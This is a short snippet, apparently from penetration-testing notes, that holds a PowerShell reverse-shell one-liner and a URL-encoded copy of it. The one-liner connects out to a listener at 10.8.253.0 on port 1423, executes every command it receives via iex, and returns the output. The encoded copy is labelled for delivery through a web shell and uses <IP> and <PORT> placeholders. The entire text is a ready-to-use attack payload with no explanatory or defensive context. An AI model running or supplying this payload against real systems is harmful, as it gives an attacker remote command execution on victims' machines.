powershell -c "$client = New-Object System.Net.Sockets.TCPClient('10.8.253.0',1423);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -
TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback =
(iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path
+ '> ';$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$se
ndbyte.Length);$stream.Flush()};$client.Close()"
```

```
url encoded for web shell
powershell%20-c%20%22%24client%20%3D%20New-
Object%20System.Net.Sockets.TCPClient%28%27<IP>%27%2C<PORT>%29%3B%24stream%
20%3D%20%24client.GetStream%28%29%3B%5Bbyte%5B%5D%5D%24bytes%20%3D%200..655
35%7C%25%7B0%7D%3Bwhile%28%28%24i%20%3D%20%24stream.Read%28%24bytes%2C%200%
2C%20%24bytes.Length%29%29%20-ne%200%29%7B%3B%24data%20%3D%20%28New-
Object%20-
TypeName%20System.Text.ASCIIEncoding%29.GetString%28%24bytes%2C0%2C%20%24i%
29%3B%24sendback%20%3D%20%28iex%20%24data%202%3E%261%20%7C%20Out-
String%20%29%3B%24sendback2%20%3D%20%24sendback%20%2B%20%27PS%20%27%20%2B%2
0%28pwd%29.Path%20%2B%20%27%3E%20%27%3B%24sendbyte%20%3D%20%28%5Btext.encod
ing%5D%3A%3AASCII%29.GetBytes%28%24sendback2%29%3B%24stream.Write%28%24send
byte%2C0%2C%24sendbyte.Length%29%3B%24stream.Flush%28%29%7D%3B%24client.Clo
se%28%29%22
```